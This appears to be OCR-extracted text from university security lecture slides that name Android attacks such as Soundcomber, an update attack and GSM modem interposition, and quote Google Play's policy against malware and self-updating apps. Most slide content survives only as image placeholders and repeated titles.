
EXAMPLE: SOUNDCOMBER [4] (CONT.)




Example: Soundcomber [4] (cont.)



Example: Soundcomber [4] (cont.)




Example: Soundcomber [4] (cont.)



Attack Evolution


UPDATE ATTACK [5]



https://play.google.com/intl/en/about/developer-content-policy.html

http://i1-news.softpedia-static.com/images/news2/Facebook-for-Android-to-Auto-Update-Bypassing-Google-s-Play-Store-2.jpg?1363355096


UPDATE ATTACK [5]



https://play.google.com/intl/en/about/developer-content-policy.html

http://i1-news.softpedia-static.com/images/news2/Facebook-for-Android-to-Auto-Update-Bypassing-Google-s-Play-Store-2.jpg?1363355096

UPDATE ATTACK [5]




- **Dangerous Products:** Don't transmit viruses, worms, defects, Trojan horses, malware, or any other items that may introduce security vulnerabilities to or harm user devices, applications, or personal data. We don't allow content that harms, interferes with the operation of, or accesses in an unauthorized manner, networks, servers, or other infrastructure. Apps that collect information (such as the user's location or behavior) without the user's knowledge (spyware), malicious scripts and password phishing scams are also prohibited on Google Play, as are applications that cause users to unknowingly download or install applications from sources outside of Google Play. An app downloaded from Google Play may not modify, replace or update its own APK binary code using any method other than Google Play's update mechanism.

https://play.google.com/intl/en/about/developer-content-policy.html


http://i1-news.softpedia-static.com/images/news2/Facebook-for-Android-to-Auto-Update-Bypassing-Google-s-Play-Store-2.jpg?1363355096

Example: Interposing communication with GSM Modem



CISPA Center for IT-Security, Privacy and Accountability

Example: Interposing communication with GSM Modem



